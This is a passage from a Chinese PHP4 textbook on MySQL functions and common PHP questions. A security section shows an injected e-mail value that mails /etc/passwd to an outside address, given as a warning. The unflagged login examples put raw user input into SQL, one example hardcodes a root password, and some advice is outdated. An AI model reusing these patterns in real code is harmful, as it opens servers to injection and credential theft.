
自然排序

Array

(

[3] => img1.png

[2] => img2.png

[1] => img10.png

[0] => img12.png

)

## 5.6 PHP4 与 MySQL 数据库操作函数详解

前面我们已经知道了, PHP 与 MySQL 是密不可分的。PHP 的迅速崛起, 离不开 MySQL; 而 MySQL 的广泛应用, 也与 PHP 休戚相关。

我们在这一节将详细分析 PHP4 中与 MySQL 相关操作的函数, 一共 32 个, 开头都是 mysql。

### 1. 连接数据库服务器的函数 (2 个)

#### (1) mysql\_connect()

格式: int mysql\_connect(string [hostname] [:port], string [username], string [password]);

参数中的 port 参数表示数据库服务器的端口号, 一般用它的默认端口号就可以了。如果

不填任何参数, 则默认的 hostname 为 localhost, username 为 root, password 为空。

函数若执行成功, 则返回一个 int 类型的连接号(link\_identifier); 若执行失败, 则返回 false 值。

例子:

```
<?php
$connect = mysql_connect("localhost","user","password");
if($connect) echo "Connect Succeeded!"; //连接成功, 显示 Connect Succeeded!
else echo "Connect Failed!"; //连接失败, 显示 Connect Failed!

?>
```

在上例中, 如 mysql\_connect() 执行失败, 将显示系统的错误提示, 而后继续往下执行。那么该如何屏蔽这些系统的错误提示并在失败后结束程序呢?

在 MySQL 中, 允许在数据库函数之前加上 @ 符号, 屏蔽系统的错误提示, 同时用 die() 函数给出更易理解的错误提示, 然后 die() 函数将自动退出程序。

上例可以改为:

```
<?php
$connect = @mysql_connect("localhost","user","password") or die ("Unable to connect database server!");

?>
```

这样, 如 mysql\_connect() 执行失败, 将在显示 “Unable to connect database server!” 后, 退出程序。

## (2) mysql\_pconnect()

格式: int mysql\_pconnect(string [hostname] [:port], string [username], string [password]);

此函数与 mysql\_connect() 基本相同, 区别在于:

- ◆ 数据库操作结束后, 由 mysql\_connect() 建立的连接将自动关闭, 而 mysql\_pconnect() 建立的连接将继续存在, 是一种稳固持久的连接。

- ◆ mysql\_pconnect() 每次连接前, 都会检查是否有使用同样的 hostname、use 和 password 的连接, 如果有, 则直接使用这个连接号。

- ◆ mysql\_connect() 建立的连接可以用 mysql\_close() 关闭, 而 mysql\_pconnect() 不能用 mysql\_close() 来关闭。

## 2. 关闭数据库连接函数 (1 个)

mysql\_close()

格式: int mysql\_close(int link\_identifier);

关闭由 mysql\_connect() 函数建立的连接。若执行成功, 则返回 true 值; 失败则返回 false 值。

例子如下:

```
<?php
$connect = @mysql_connect("hostname","user","password") or die ("Unable to connect database server!");
```

```
$close = @mysql_close($connect) or die ("Unable to close database server connect!");  
?>
```

注: mysql\_close()不能关闭由 mysql\_pconnect()函数建立的连接。

### 3. 选择数据库函数(1个)

mysql\_select\_db()

格式: int mysql\_select\_db(string database name, int link\_identifier);

选择指定的 database name, 成功后返回 1 个真值 (True), 失败了则返回 1 个 False 值。

例 1:

```
<?php  
$select = mysql_select_db('forum', $connect);  
if($select){echo "connect db forum succeeded!";}  
else{echo "connect db forum failed!";}  
?>
```

例 2:

```
<?php  
$select = mysql_select_db("forum", $connect) or die("Can not connect this DB!");  
?>
```

注: 此函数相当于在 MySQL 中的 USE 语句: 如 USE forum。

### 4. SQL 查询函数(2个)

#### (1) mysql\_query()

格式: int mysql\_query(string sqlquery, int link\_identifier);

向服务器发一段标准 SQL 语句请求。如果失败, 则返回 1 个 False 值。

例子:

```
<?php  
$connect = mysql_connect($hostname, $user, $pwd);  
$select = mysql_select_db($dbname, $connect);  
$query = mysql_query($sql, $connect);  
if($query) echo "Succeeded !";  
else echo "Failed !";  
?>
```

注: 此函数一定要与 mysql\_select\_db()函数配合使用, 单独使用它就没有意义了!

#### (2) mysql\_db\_query()

格式: int mysql\_db\_query(string database, string sqlquery, int link\_identifier);

在此函数中必须指定数据库名 database 和 SQL 语句 sqlquery, 如失败则返回 False。

例子:

```
<?php  
$connect = mysql_connect($hostname, $user, $pwd);
```

```
$query = mysql_db_query($dbname, $sql, $connect);  
if($query) echo "Succeeded !";  
else echo "Failed !";  
?>
```

mysql\_db\_query()与mysql\_query()的区别就在于前者可以不用使用mysql\_select\_db()来选择数据库 database, 而在执行 SQL 语句的同时, 进行选择数据库。

## 5. 数据库记录操作函数 (5 个)

### (1) mysql\_fetch\_array()

格式: array mysql\_fetch\_array(int query);

执行成功则返回 1 个数组, 该数组保存有下一条记录的值; 如执行失败, 则返回 False 值。返回的数组既可以用下标来表示, 也可以用字段名来表示。

例子:

```
<?php  
$query = mysql_query($sql, $connect);  
while($array = mysql_fetch_array($query)){  
    echo $array[column1]. " | " . $array[column2];  
}  
?>
```

注意: 数组的下标是从 0 开始的!

### (2) mysql\_fetch\_row()

格式: array = mysql\_fetch\_row(int query);

与mysql\_fetch\_array()函数功能基本相同, 区别在于mysql\_fetch\_row()只能以数组下标来表示。成功返回 1 个数组, 失败返回 False 值。

例子:

```
<?php  
$query = mysql_query($sql, $connect);  
while($row = mysql_fetch_row($query)){  
    echo $row[0]. " | " . $row[1]. "<br>";  
}  
?>
```

注意: mysql\_fetch\_row()函数只能用数组下标来表示, 并从 0 开始。另外: mysql\_fetch\_row()比mysql\_fetch\_array()执行速度快, 并且都是对下一行数据进行读取。

### (3) mysql\_result()

格式: int mysql\_result(int query, int row, string filename);

在mysql\_result()中, 参数 row 必须从 0 开始, 参数 filename 必须是真实的字段名, 不能用下标来表示。执行成功, 则返回由数据库中取出的字段的数值, 失败则返回 False 值。

例子:



```
<?php
$query = mysql_query($sql, $connect);
echo mysql_result($query, 0, "column1")."<br>";
echo mysql_result($query, 1, "column1")."<br>";
echo mysql_result($query, 2, "column1")."<br>";
?>
```

注意：此函数功能少，但使用方便。

#### (4) mysql\_fetch\_object()

格式：object mysql\_fetch\_object(int query)

能对指定的字段进行循环读取，执行成功，将以对象 object 的形式返回数值，失败则返回 False 值。

例子：

```
<?php
$query = mysql_query($sql, $connect);
while($object = mysql_fetch_object($query)){
    echo $object->column1 . "<br>";
    echo $object->column2 . "<br>";
    echo $object->column3 . "<br>";
}
?>
```

注意：mysql\_fetch\_object()函数执行成功后返回的是 1 个对象 object。

操作如下：

\$object->字段名。

#### (5) mysql\_data\_seek()

格式：int mysql\_data\_seek(int row, int query);

把游标移动到指定的行(row\_number)，执行成功则返回真值；失败则返回 False 值。此函数可以与 mysql\_fetch\_array()或 mysql\_fetch\_row()配合使用，即在使用 mysql\_data\_seek()函数之后，就可以用 mysql\_fetch\_array()或 mysql\_fetch\_row()函数来显示指定的行。

例子：

```
<?php
$query = mysql_query($sql, $connect);
$seek = mysql_data_seek($query, 2);
$array = mysql_fetch_array($query);
echo $array[column1]."<br>";
echo $array[column2]."<br>";
?>
```

### 6. 数据库级 database 的操作函数(2 个)

### (1) mysql\_create\_db()

格式: int mysql\_create\_db(string database name, int link\_identifier);

通过程序来建立 1 个数据库,当然你也可以用 mysql\_query()或者 mysql\_db\_query()函数来建立或删除数据库,但我们可用这个函数更为方便地建立 1 个数据库。成功则返回 1 个真值,失败则返回 1 个 false 值。

例子:

```
<?php
$connect = mysql_connect("$hostname", "$user", "$pwd");
$create = mysql_create_db("dbtest", $connect);
if($create) echo "create database dbtest succeeded!";
else echo "create database dbtest failed!";
?>
```

### (2) mysql\_drop\_db()

格式: int mysql\_drop\_db(string database name, int link\_identifier);

通过程序来删除 1 个数据库。成功返回 1 个真值,失败则返回 1 个 false 值。

例子:

```
<?php
$connect = mysql_connect("$hostname", "$user", "$pwd");
$create = mysql_drop_db("dbtest", $connect);
if($create) echo "drop database dbtest succeeded!";
else echo "drop database dbtest failed!";
?>
```

注意: 如用 mysql\_query()或 mysql\_db\_query(), 则 SQL 语句应为 "create database dbtest" 或 "drop database dbtest"。

## 7. 数据库信息函数 (2 个)

### (1) mysql\_fetch\_field()

格式: object mysql\_fetch\_field(int query, int [field\_offset]);

返回 1 个对象, 即一数组, 下标有:

- ◆ table: 表。
- ◆ name: 字段名。
- ◆ max\_length: 该字段的最大长度。
- ◆ not\_null: 字段为 not null 则返回 1, 否则返回 0。
- ◆ primary\_key: 字段为 primary key 则返回 1, 否则返回 0。
- ◆ unique\_key: 字段为 unique key 则返回 1, 否则返回 0。
- ◆ multiple\_key: 字段为非 unique key 则返回 1, 否则返回 0。
- ◆ numeric: 字段为 numeric 则返回 1, 否则返回 0。
- ◆ blob: 字段为 blob 则返回 1, 否则返回 0。
- ◆ type: 字段的类型。

◆ unsigned: 字段为 unsigned 则返回 1, 否则返回 0。

◆ zerofill: 字段为 zero filled 则返回 1, 否则返回 0。

引用格式为: 对象名->下标名, 使用此函数可以得到表名、字段名和类型等。

例子:

```
<?php
$query = mysql_query($sql, $connect);
while($object = mysql_fetch_field($query)){
    echo "table name : ".$object->table."<br>";
    echo "field name : ".$object->name."<br>";
    echo "primary key : ".$object->primary_key."<br>";
    echo "not null : ".$object->not_null."<br>";
    echo "field type : ".$object->type."<br>";
    echo "field max length : ".$object->max_length."<br>";
}
?>
```

注意: 数组下标是从 0 坐标开始的, 即第一个字段为数组中的第 0 个元素。如果我们想直接得到哈希表的第三项即第三个字段的信息, 可用如下格式:

```
<?php
$query = mysql_query($sql, $connect);
$object = mysql_fetch_field($query, 2);
echo "table name : ".$object->table."<br>";
echo "field name : ".$object->name."<br>";
echo "primary key : ".$object->primary_key."<br>";
echo "not null : ".$object->not_null."<br>";
echo "field type : ".$object->type."<br>";
echo "field max length : ".$object->max_length."<br>";
?>
```

其实这也可以通过下面这个函数来达到同样的目的。

## (2) mysql\_field\_seek()

格式: int mysql\_field\_seek(int \$query, int field\_offset);

将游标移到指定的字段上。

例子:

```
<?php
$query = mysql_query($sql, $connect);
$field_seek = mysql_field_seek($query, 2);
$object = mysql_fetch_field($query);
echo "table name : ".$object->table."<br>";
```

```
echo "field name : ".$object->name."<br>";
echo "primary key : ".$object->primary_key."<br>";
echo "not null : ".$object->not_null."<br>";
echo "field type : ".$object->type."<br>";
echo "field max length : ".$object->max_length."<br>";
?>
```

这样也达到与上例同样的要求。

## 8. 获得数据库名和表名 (2 个)

### (1) mysql\_list\_dbs()

格式: int mysql\_list\_dbs(int link\_identifier);

取得所有可用的数据库名(database name)。

例子:

```
<?php
$connect = mysql_connect($host, $usr, $pwd);
$db = mysql_list_dbs($connect);
$rows = mysql_num_rows($db);
echo "database total : ".$rows;

$i = 0;
while($i < $rows){
    $db_name[$i] = mysql_tablename($db, $i);
    echo $db_name[$i];

    $i++;
}

?>
```

即可依次显示出 MySQL 中所有的数据库名字 (database name) 。

注意: 相当于 MySQL 中的 show databases 命令

### (2) mysql\_list\_tables()

格式: int mysql\_list\_tables(string database name);

显示该数据库下所有的表的名字 Table name。

例子:

```
<?php
$connect = mysql_connect($host, $usr, $pwd);
$tables = mysql_list_tables("mysql");
$rows = mysql_num_rows($tables);
echo "Table total : ".$rows;

$i = 0;
while($i < $rows){
```

```
$table_name[$i] = mysql_tablename($tables, $i);  
echo $table_name[$i];  
$i++;  
}  
?>
```

即可依次显示出 mysql 下所有的表的名字。

注意：相当于 MySQL 中的 show tables 命令 (先要用 use mysql 命令选中 1 个数据库)。



## 第6章 PHP 专题讨论

在学习 PHP 语言的过程中，读者会遇到很多问题，其中的一些问题是大家经常碰到的。下面就把这些问题和解决办法总结一下。读者在实际应用中遇到的问题如果在本章中已经有了解答，那最好不过了。本书的附录一为“PHP 常见问题解答”，在那里列出了一些相对来说比较基本、但对于初学者又很棘手的问题的解答，这两部分可以互相配合着学习。

### 6.1 页面自动跳转

在实际应用过程中，经常需要实现从某个页面自动跳转到另一个页面。实现页面自动跳转有以下三种方法：

1. PHP 自带函数 Header

```
<?
Header("Location: http://www.php.net");
?>
```

2. 利用 HTML 语言中的 meta 标识符

```
<?
echo "<meta http-equiv=refresh content='0'; url=http://www.php.net'>";
?>
```

3. 利用 Javascript 语言中的 location 函数

```
<?
echo "<script language='javascript'>";
echo " location='http://www.php.net'";
echo "</script>";
?>
```

下面分别用实例程序来解释这三种方法。

#### 6.1.1 使用 Header 函数来实现页面自动跳转

Header 翻译过来就是“标头”。顾名思义，“标头”就是服务器往客户端浏览器传送内容之前所送出的字符串。使用 Header 函数时必须保证网页未产生任何输出，即必须放在网页最开始处。

下面是一个具体的例子（login.php 是用来根据用户的类型来跳转到相应的不同页面）：

```
<!--login.php-->
<?>
```

```
include("./config/config.php");
//在 config.php 中定义了 $MYSQL_SERVER 等常量
mysql_connect($MYSQL_SERVER,$MYSQL_USER,$MYSQL_PASSWORD);
//连接数据库
mysql_select_db($DB_NAME_TMP);
$query="select * from $USER_TABLE where username='$username' and password='$password'";
$result=mysql_query($query);
$numrows=mysql_num_rows($result);
if($numrows==0){ //用户名不存在或者密码错误
    include("./config/page.php");
    include("./config/community_head.php");
    echo "<div align=center>";
    echo '用户名或密码错误<br>';
    echo '<A HREF="./index.php">返回<br></A>';
    echo "</div>";
    exit;
}
$data=mysql_fetch_array($result);
//根据用户类型的不同跳转到不同的页面
switch($data["class"]){
case 广告公司:
    header("location:./myadebank/company/welcome.php");
    break;
case 广告主:
    header("location:./myadebank/company/welcome.php");
    break;
case 广告媒体:
    header("location:./myadebank/media/welcome.php");
    break;
case 广告机构:
    header("location:./myadebank/media/welcome.php");
    break;
case 个人:
    header("location:./myadebank/personal/welcome.php");
    break;
}
```



```
mysql_close();  
?>
```

### 6.1.2 使用 meta 标示符来实现页面的自动跳转

还可以利用 HTML 语言中 meta 标识的 refresh 属性来实现页面的自动跳转,使用这种方法比较方便,不过通常只应用在一些静态页面中。下面的 index.html 文件采用的就是这种方法。

```
<!--index.html -->  
<html>  
<head>  
<title>页面的自动跳转</title>  
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">  
//定义了页面所用字体  
<meta http-equiv=Refresh content="3;url=http://www.php.net">  
//定义了 3 秒钟之后页面自动跳转到www.php.net, 在"url="后面加上所要跳转的页面的 url 地址。  
</head>  
<body bgcolor="#FFFFFF">  
<div align="center">  
    <font color="#330099">本页面 3 秒钟后自动跳转到 www.php.net</font>  
</div>  
</body>  
</html>
```

### 6.1.3 利用 javascript 来实现页面的自动跳转

也可以利用 javascript 语言中的 location 来非常方便地实现页面的自动跳转,下面的这个示例程序只是把 6.1.1 中的程序改动了一下,读者一看便知。

```
<!--login2.php -->  
<?>  
include("./config/config.php");  
//在 config.php 中定义了 $MYSQL_SERVER 等常量  
mysql_connect($MYSQL_SERVER,$MYSQL_USER,$MYSQL_PASSWORD);  
//连接数据库  
mysql_select_db($DB_NAME_TMP);  
$query="select * from $USER_TABLE where username='$username' and password='$password'";
```

```
$result=mysql_query($query);
$numrows=mysql_num_rows($result);
if($numrows==0) {//用户名不存在或者密码错误
    include("./config/page.php");
    include("./config/community_head.php");
    echo "<div align=center>";
    echo '用户名或密码错误<br>';
    echo '<A HREF="./index.php">返回<br></A>';
    echo "</div>";
    exit;
}
$data=mysql_fetch_array($result);
switch($data["class"]){
case 广告公司:
    echo "<script language='javascript'>";
    echo " location=./myadbank/company/welcome.php;";
    echo "</script>";
    break;
case 广告主:
    echo "<script language='javascript'>";
    echo " location=./myadbank/company/welcome.php;";
    echo "</script>";
    break;
case 广告媒体:
    echo "<script language='javascript'>";
    echo " location=./myadbank/media/welcome.php;";
    echo "</script>";
    break;
case 广告机构:
    echo "<script language='javascript'>";
    echo " location=./myadbank/media/welcome.php;";
    echo "</script>";
    break;
case 个人:
    echo "<script language='javascript'>";
    echo " location=./myadbank/personal/welcome.php;";
```

```
echo "</script>";
break;
}
//根据用户类型的不同跳转到不同的页面
mysql_close();
?>
```

## 6.2 如何实现自动换行

在第 5 章中我们已经详细讨论了用 PHP 函数来实现自动换行的三种方法, 在这里只是再提一下。

(1) 如果读的是文件, 可以用字符串函数库中的 `n12br()`, 它会自动实现分行功能。

(2) 用正则表达式可以实现自动换行, 方法是: `ereg_replace(chr(13), "<br>", chr(13).chr(10), $name)`。

(3) 这样做也可以实现自动换行: `$var=str_replace(" ", "<br>", $var)`;

## 6.3 如何用 PHP 对 Access 进行操作

如果在 Windows 98/NT/2000 下运行 PHP, 就可以使用 ODBC 和 Microsoft 的 Access 数据库 ODBC 驱动。

如果在 Unix 下运行 PHP, 却想跟 Windows 下的 MS-Access 进行通信, 就需要 Unix 下的 ODBC 驱动。OpenLink Software 有这样的基于 Unix 的 ODBC 驱动。

另一种解决办法是使用具有 Windows 下 ODBC 驱动的 SQL server 来存储数据, 然后可以从 Microsoft Access (使用 ODBC) 和 PHP (使用内置的驱动) 进行操作, 或者使用一种 Access 和 PHP 都能识别的中间文件格式, 例如 flat-files 或者 dBase 数据库。

但是如果利用 ODBC 直接把 PHP 脚本和数据库连接起来 (例如: OpenLink 的驱动), 并不推荐使用另外一种数据库来作为中间文件格式。如果确实需要一种中间文件格式, OpenLink 现在发布了基于 NT、Linux 和其他 Unix 平台的 Virtuoso (一种虚拟数据库引擎), 可以从 OpenLink 的网站上免费下载这种产品。

现在已经有一种实践被证明是成功的, 即使用 Windows 下的 MySQL 和 MyODBC 驱动, 做到数据库的同步。步骤如下:

(1) 在 MySQL 安装指导的帮助下安装 MySQL。MySQL 的最新版可以从 [www.mysql.org](http://www.mysql.org) 下载。这个过程中除了设置数据库并且配置用户账号外, 并不需要其他的配置。在主机域中填写%, 或者是想进入 MySQL 的 Windows 计算机主机名称。注意服务器名称、用户名和密码。

(2) 在 MySQL 网站上下载 Windows 下 MyODBC 的驱动。然后在读者的 Windows 中

安装它。可以使用这个程序中的有用工具来进行测试。

(3) 在控制面板的 ODBC 管理中创建一个用户 dsn 或者系统 dsn。设定一个 dsn 名称，输入主机名、用户名、密码和端口等参数，这些参数在第 1 步中用于 MySQL 的配置。

(4) 完全安装 Access，这样保证了所需插件的安装。至少需要 ODBC 的支持和已连接表管理器。

(5) 创建一个新的 Access 数据库。在表窗口中右键单击，选择连接表，或者在文件菜单选项下选择“得到外部数据然后连接表”。出现文件浏览器窗口后，选择文件类型：ODBC。选中系统 dsn 和在第 3 步中创建的 dsn 的名称。选择要连接的表，点击 OK。现在就打开了 MySQL 服务器上的数据表，并可以对其中的数据进行增/删/改操作了。也可以创建查询，在 MySQL 中进行数据表的导入和导出，建立报表等。

技巧：

(1) 可以在 Access 中建立数据表，并把它们导出到 MySQL 中，然后再把它们连接回来。这样创建表格比较快。

(2) 在 Access 中建表时，必须定义一个主键，这样才能在 Access 中对表有写的权限。在连接进 Access 之前就必须在 MySQL 中创建一个主键。

(3) 在 MySQL 中改变了一个表后，就必须跟 Access 重新连接。选择菜单工具→插件→已连接表管理器，找到 ODBC DSN，在那里选择要重新连接的表。

## 6.4 如何在 PHP 中执行系统外部命令

PHP 作为一种服务器端的脚本语言，像编写简单、或者是复杂的动态网页这样的任务，它完全能够胜任。但事情不总是如此，有时为了实现某个功能，必须借助于操作系统的外部程序（或者称之为命令），这样可以做到事半功倍。

那么，是否可以在 PHP 脚本中调用外部命令呢？如果能，如何去做呢？有些什么方面的顾虑呢？相信读者看了这部分后，肯定能够回答这些问题了。

### 1. 是否可以

答案是肯定的。PHP 和其他的程序设计语言一样，完全可以在程序内调用外部命令，并且是很简单的：只要用一个或几个函数即可。

### 2. 前提条件

由于 PHP 基本是用于 Web 程序开发的，所以安全性成了人们考虑的一个重要方面。于是 PHP 的设计者们给 PHP 加了一个门：安全模式。如果运行在安全模式下，那么 PHP 脚本将受到如下四个方面的限制：

- ◆ 执行外部命令。
- ◆ 在打开文件时有些限制。
- ◆ 连接 MySQL 数据库。
- ◆ 基于 HTTP 的认证。

在安全模式下，只有在特定目录中的外部程序才可以被执行，对其他程序的调用将被拒

绝。这个目录可以在 `php.ini` 文件中用 `safe_mode_exec_dir` 指令，或在编译 PHP 时加上 `--with-exec-dir` 选项来指定，默认是 `/usr/local/php/bin`。

如果调用一个应该可以输出结果的外部命令（意思是 PHP 脚本没有错误），得到的却是一片空白，那么很可能已经把 PHP 运行在安全模式下了。

### 3. 如何做

在 PHP 中调用外部命令，可以用如下三种方法来实现：

(1) 用 PHP 提供的专门函数 PHP 提供了 3 个专门执行外部命令的函数：`system()`、`exec()` 和 `passthru()`。

#### ◆ `system()`

语法：`string system (string command [, int return_var])`

`system()` 函数与其他语言中的差不多，它执行给定的命令，输出和返回结果。第二个参数是可选的，用来得到命令执行后的状态码。

例子：

```
<?
system("/usr/local/bin/webalizer/webalizer");
?>
```

#### ◆ `exec()`

语法：`string exec (string command [, string array [, int return_var]])`

`exec()` 函数与 `system()` 类似，也执行给定的命令，但不输出结果，而是返回结果的最后一行。虽然它只返回命令结果的最后一行，但用第二个参数 `array` 可以得到完整的结果，方法是把结果逐行追加到 `array` 的结尾处。所以如果 `array` 不是空的，在调用之前最好用 `unset()` 将它清掉。只有指定了第二个参数时，才可以用第三个参数，用来取得命令执行的状态码。

例子：

```
<?
exec("/bin/ls -l");
exec("/bin/ls -l", $res);
#$res 是一个数据，每个元素代表结果的一行
exec("/bin/ls -l", $res, $rc);
#$rc 的值是命令/bin/ls -l 的状态码。成功的情况下通常是 0
?>
```

#### ◆ `passthru()`

语法：`void passthru (string command [, int return_var])`

`passthru()` 只调用命令，不返回任何结果，但把命令的运行结果原样地直接输出到标准输出设备上。所以 `passthru()` 函数经常用来调用像 `pbmplus`（Unix 下的一个处理图片的工具，输出二进制的原始图片的流）这样的程序。同样它也可以得到命令执行的状态码。

例子：

```
<?
header("Content-type: image/gif");
```

```
passthru("/ppmtogif hunte.ppm");
```

```
?>
```

(2) 用 `popen()` 函数打开进程 上面的方法只能简单地执行命令，却不能与命令交互。但有些时候必须向命令输入一些东西，如在增加 Linux 的系统用户时，要调用 `su` 来把当前用户换到 `root` 才行，而 `su` 命令必须要在命令行上输入 `root` 的密码。这种情况下，用上面提到的方法显然是不行的。

`popen()` 函数打开一个进程管道来执行给定的命令，返回一个文件句柄。既然返回的是一个文件句柄，那么就可以对它进行读和写了。在 PHP3 中，对这种句柄只能做单一的操作模式，要么写，要么读；从 PHP4 开始，可以同时读和写了。除非这个句柄是以一种模式（读或写）打开的，否则必须调用 `pclose()` 函数来关闭它。

例 1:

```
<?
```

```
$fp=popen("/bin/ls -l", "r");
```

```
?>
```

例 2:

```
<?
```

```
/* PHP 中如何增加一个系统用户
```

```
下面是一段例程，增加一个名字为 james 的用户，
```

```
root 密码是 verygood。仅供参考
```

```
*/
```

```
$sucommand = "su --login root --command";
```

```
$useradd = "useradd ";
```

```
$rootpasswd = "verygood";
```

```
$user = "james";
```

```
$user_add = sprintf("%s \"%s %s\" %s", $sucommand, $useradd, $user);
```

```
$fp = @popen($user_add, "w");
```

```
@fputs($fp, $rootpasswd);
```

```
@pclose($fp);
```

```
?>
```

(3) 用反撇号（```，也就是键盘上 `ESC` 键下面的那个键，和 `~` 在同一个上面）这个方法以前没有归入 PHP 的文档，是作为一个秘技存在的。方法很简单，用两个反撇号把要执行的命令括起来作为一个表达式，这个表达式的值就是命令执行的结果。如：

```
<?
```

```
$res='/bin/ls -l';
```

```
echo '<b><pre>'.$res.'</pre></b>';
```

```
?>
```

这个脚本的输出就像：

```
hunte.gif
hunte.ppm
jpg.htm
jpg.jpg
passthru.php
```

#### 4. 要考虑些什么

要考虑两个问题：安全性和超时。

先看安全性。比如，有一家小型的网上商店，可以出售的产品列表放在一个文件中。编写了一个有表单的 HTML 文件，让用户输入他们的 E-mail 地址，然后把这个产品列表发给用户。假设读者没有使用 PHP 的 `mail()` 函数（或者从未听说过），就调用 Linux/Unix 系统的 `mail` 程序来发送这个文件。程序如下：

```
<?
system("mail $to < products.txt");
echo "我们的产品目录已经发送到你的信箱: $to";
?>
```

用这段代码，一般的用户不会产生什么危险，但实际上存在着非常大的安全漏洞。如果有个恶意的用户输入了这样一个 E-mail 地址：

```
'--bla ; mail someone@domain.com < /etc/passwd ;'
```

那么这条命令最终变成：

```
'mail --bla ; mail someone@domain.com < /etc/passwd ; < products.txt'
```

这条命令是非常危险的，它会把整个服务器的密码文件送到用户的信箱里去。

幸好，PHP 为我们提供了两个函数：`EscapeShellCmd()` 和 `EscapeShellArg()`。函数 `EscapeShellCmd` 把一个字符串中所有可能瞒过 Shell 而去执行另外一个命令的字符转义。这些字符在 Shell 中是有特殊含义的，像括号（），重定向（>）和从文件读入（<）等。函数 `EscapeShellArg` 是用来处理命令的参数的。它在给定的字符串两边加上单引号，并把字符串中的单引号转义，这样这个字符串就可以安全地作为命令的参数。

再来看看超时问题。如果要执行的命令要花费很长的时间，那么应该把这个命令放到系统的后台去运行。但在默认情况下，像 `system()` 等函数要等到这个命令运行完才返回（实际上是等命令的输出结果），这肯定会引起 PHP 脚本的超时。解决的办法是把命令的输出重定向到另外一个文件或流中，如：

```
<?
system("/usr/local/bin/order_proc > /tmp/null &");
?>
```

## 6.5 把 PHP3 程序转化成 PHP4 程序

大部分 PHP3 程序在 PHP4 里都能正常运行，但是两者之间还是存在兼容性的问题：

在把一个 \$mysql\_result 变量传给 mysql\_insert\_id() 函数时在 PHP4 中可能会出问题, 在 PHP3 中就不会出问题:

```
<?
$the_id=mysql_insert_id($mysql_result);
?>
```

另外, 在 PHP3 中, 类定义中变量的初始化可以使用连接字符串, 在 PHP4 中就不行:  
PHP3 中:

```
<?
class foo
{
    var $bar = "A lot of text that I'd rather ".
        "put on multiple lines using the string concatenator
        ('.')";
}
?>
```

PHP4 中:

```
<?
class foo
{
    var $bar = "A lot of text that I'd rather put on multiple lines but have to keep on a single line 'cause I'm
    using PHP4 - which by the way is a pretty nice tool";
}
?>
```

## 6.6 中文显示的问题

### 1. 问题

用 RH6.1+apache\_1.3.9+mysql+php4.0 在局域网中当 Web 服务器, 做了一个大数据库并写了一个 search 程序, 浏览该页时不能正常显示中文, 数据库中的中文同样不能正常显示。想必是 RH6 不支持中文, 便安装了中文环境, 但仍然无法正常显示中文, 为什么?

### 2. 解答

(1) 编辑 sapi/apache/mod\_php4.c, 查找 “text/html;character-set=iso-8859-1”, 将它改成 “text/html”, 然后再编译, 安装即可。

(2) 在文件的头部加上 header("Content-Type:text/html;charset=gb2312")。

## 6.7 在 IIS 中使用 PHP4

### 1. 问题



如何才能在 IIS 中使用 PHP4 呢?

## 2. 解答

因为 PHP4 以 ISAPI 方式运行时会有一些问题, 所以这里只介绍以 CGI 方式运行的安装方法。将 PHP4 的文件解压到 c:\php4 目录下, 将 php.ini-dist 拷到 windows 的目录中, 并改名为 php.ini。打开 Internet Service Manager, 选择相应的 Web Site, 打开该 Web Site 的属性页, 然后选择 Home Directory, 按 Configuration 按钮, 在 App Mappings 中, 按 Add 按钮, 在 Executable 中输入 c:\php4\php.exe %s %s, 在 Extension 中输入 .php, 然后按 OK。重启 IIS。当然, 如果 PHP4 安装路径不是 c:\php4, 那么只需要修改 Executable 那一栏的路径即可。

## 6.8 同时使用 PHP3 和 PHP4

### 1. 问题

如何才能同时使用 PHP3 和 PHP4 呢?

### 2. 解答

这也是可以的。

将 PHP3 的文件解压到 c:\php3 目录下, 将 php3.ini-dist 拷到 windows 的目录中, 并改名为 php3.ini。

将 PHP4 的文件解压到 c:\php4 目录下, 将 php.ini-dist 拷到 windows 的目录中, 并改名为 php.ini。

在 httpd.conf 中加入以下内容:

```
ScriptAlias /php4/ "C:/php4/"
ScriptAlias /php3/ "C:/php3/"
AddType application/x-httpd-php .php
AddType application/x-httpd-php3 .php3
Action application/x-httpd-php "/php4/php.exe"
Action application/x-httpd-php3 "/php3/php.exe"
```

好了, 重启 APACHE。这样扩展名是 PHP3 的文件就会被 PHP3 来解释, 而扩展名为 php 的文件就会被 PHP4 来解释了。

这样做有什么好处呢? 现在 PHP4 的一些 DLL 还不是很全, 如 GD, 虽然 PHPUSER 有一个 GD 可用, 但不支持 TTF 函数。而 PHP3.0.16 的 DLL 就很丰富, 几乎支持所有的数据库。所以在需要的时候使用 PHP3 还是不错的。

## 6.9 Session 使用中的问题

### 1. 问题

为什么 Session 没办法使用?

## 2. 解答

PHP4 中增加了 Session 的支持, 功能更加强大。但有很多朋友在使用中都发现 Session 无法使用, 会出现如 “Warning: Failed to write session data. Please check that the current setting of session.save\_path is correct (/tmp)” 之类的错。而反复修改 session.save\_path 也不起作用。而实际上只需要将 session.save\_path 设成 “/” 就行了。这样, Session 的临时文件就存在 PHP 文件运行的当前目录下。

## 6.10 require 和 include 之间的区别

在 PHP 中, include 和 require 的作用比较容易混淆。下面用一个例子来说明它们的区别。当我们经常访问一个数据库时, 可以把连接数据库的语句写到一个文件里:

```
<!-- con_db.php -->
<?php
    $dbh = mysql_connect('localhost','');
    mysql_select_db('admreqs');
?>
```

在实际应用时, 我们可以在程序中调用这个文件。如 require("con\_db.php") 或 include("con\_db.php")。这时, 两个函数的效果是差不多的。但如果这样用:

```
<!-- filename.php -->
<?php
    require("con_db.php")
    function myfun($par1,$par2)
    {包含对数据库处理的语句}
    ....
    myfun($par1,$par2);
    ....
    myfun($p1,$p2);
?>
```

文件到 myfun 处将不能继续执行, 因为函数里无法得到外面的变量(include 也是一样的)。除非把 \$dbh 作为一个变量传给函数, 但这又增加了调用函数的复杂度。我们可以通过把 require 或 include 放在函数里面来解决这个问题。如果用 include, 文件的第一个函数调用处将顺利通过, 但第二个调用将无法执行, 原因是不能在没有关闭数据库时再打开一次, 也就是说, con\_db.php 执行了两次。将 include 换成 require, 则一切都正常。

也就是说, require 类似于一次预扫描, 在程序执行时, 无论在函数里或是函数外, 都先将 require 的文件执行, 且只执行一次。而 include 则是每执行一次就调用一次文件, 即这次执行后, 下次再执行到这里, 仍将再执行一次。

因此, 如果在一个循环中, 某些语句只想执行一次, 那用 require 包括它们就可以了。

## 6.11 如何检测一个文件里是否包含某个字

想检测一个文件里是否包含某个字，可以使用下面的这个函数：

```
function chkstr($filename,$chk_num,$chk_str){
    $filearray = file($filename);
    while (list($num,$val)=each($filearray)){
        if ( $num == $chk_num - 1 && $val == $chk_str ){
            $val = 1;
            break;
        }
    }
    if ($val == "1"){
        return true;
    }else{
        return false;
    }
}
```

